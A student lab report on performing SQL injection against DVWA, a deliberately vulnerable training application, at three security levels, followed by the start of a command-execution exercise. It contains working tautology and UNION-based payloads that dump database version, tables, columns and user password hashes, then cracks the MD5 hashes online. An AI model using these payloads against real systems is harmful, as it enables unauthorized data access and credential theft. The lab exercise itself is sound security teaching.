IT APP. SEC. LAB FILE

To- Dr. Gopal Rawat

Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B1


Experiment No: 04 *SQL injection*

Aim-

- Perform SQL injection attack on DVWA.
- Perform the attack under low, medium, and high security scenario.

Sql injection
low security level

- Trying with user id



Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

- Accessing whole data base using sql injection



Vulnerability: SQL Injection


User ID:

1' OR '1'='1'#

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

- Sql injection for database version

1’ OR ‘1’=’1’ union select null, version() #




Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1' union select null, version() #
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select null, version() #
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select null, version() #
First name: Hack
Surname: Me

ID: 1' OR '1'='1' union select null, version() #
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select null, version() #
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

- Checking the database

1’ OR 1=1 union select 1,database() #




Vulnerability: SQL Injection

User ID:

```
ID: 1' OR 1=1 union select 1,database() #
First name: admin
Surname: admin

ID: 1' OR 1=1 union select 1,database() #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 union select 1,database() #
First name: Hack
Surname: Me

ID: 1' OR 1=1 union select 1,database() #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 union select 1,database() #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 union select 1,database() #
First name: 1
Surname: dvwa
```

- Sql injection for getting all the tables containing the user

%’ user select null, table_name from information_schema.tables where table_name like ‘user%’ #




Vulnerability: SQL Injection

User ID:

```
ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: USER_PRIVILEGES

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: user

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_grouppermissions

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_groups

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_objectpermissions

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_permissions

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_usergroups

ID: %' union select null, table_name from information_schema.tables where table_name l
First name:
Surname: users_users
```

- Sql injection to obtain user and password in hash form

%’ union select null, concat(user,0x0a,password) from user #




Vulnerability: SQL Injection

User ID:

```
ID: %' union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %' union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

- Using crack station for non hashing password

1. Non hashed Password for admin



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

2. Non hashed Password for gordonb



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
e99a18c428cb38d5f260853678922e03
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

3. Non hashed Password for 1337



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
8d3533d75ae2c3966d7e0d4fcc69216b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

4. Non hashed Password for pablo



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

5. Non hashed Password for smithy



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

For medium security level

- Normally accessing data base



Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

- Sql injection for service version and database

1 union select version(), database()#




Vulnerability: SQL Injection

User ID:

```
ID: 1 union select version(), database()#
First name: admin
Surname: admin

ID: 1 union select version(), database()#
First name: 5.0.51a-3ubuntu5
Surname: dvwa
```

- Searching tables


1 union select 1,table_name from information_schema.tables where table_schema=0x64767761#



```
ID: 1 union select 1,table_name from information_schema.tables where table_schema=0x64767761#
First name: admin
Surname: admin

ID: 1 union select 1,table_name from information_schema.tables where table_schema=0x64767761#
First name: 1
Surname: guestbook

ID: 1 union select 1,table_name from information_schema.tables where table_schema=0x64767761#
First name: 1
Surname: users
```

- Searching coloums


1 union select 1, column_name from information_schema.columns where table_name=0x7573675273#



```
ID: 1 union select 1,column_name from information_schema.columns where table_name=0x7573675273#
First name: admin
Surname: admin
```


- Featching passwords of all user

1 union select user,password from users#




```
ID: 1 union select user,password from users#
First name: admin
Surname: admin

ID: 1 union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

For high




```
ID: 1
First name: admin
Surname: admin
```

- For any injection no output will be displayed



User ID: 1 or 1=1#

1 or 1=1#



Countermeasure-

- Input validation and sanitization
- Parameterized Quries
- Adopt least privilege principle
- Use IDS and IPS


Command Execution

Aim-

- Command Execution for low, medium and high

Low level -


- Normally pinging any ip (192.168.0.114)



```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.068 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.049/0.057/0.068/0.010 ms
```

- Preforming other command with semi colon

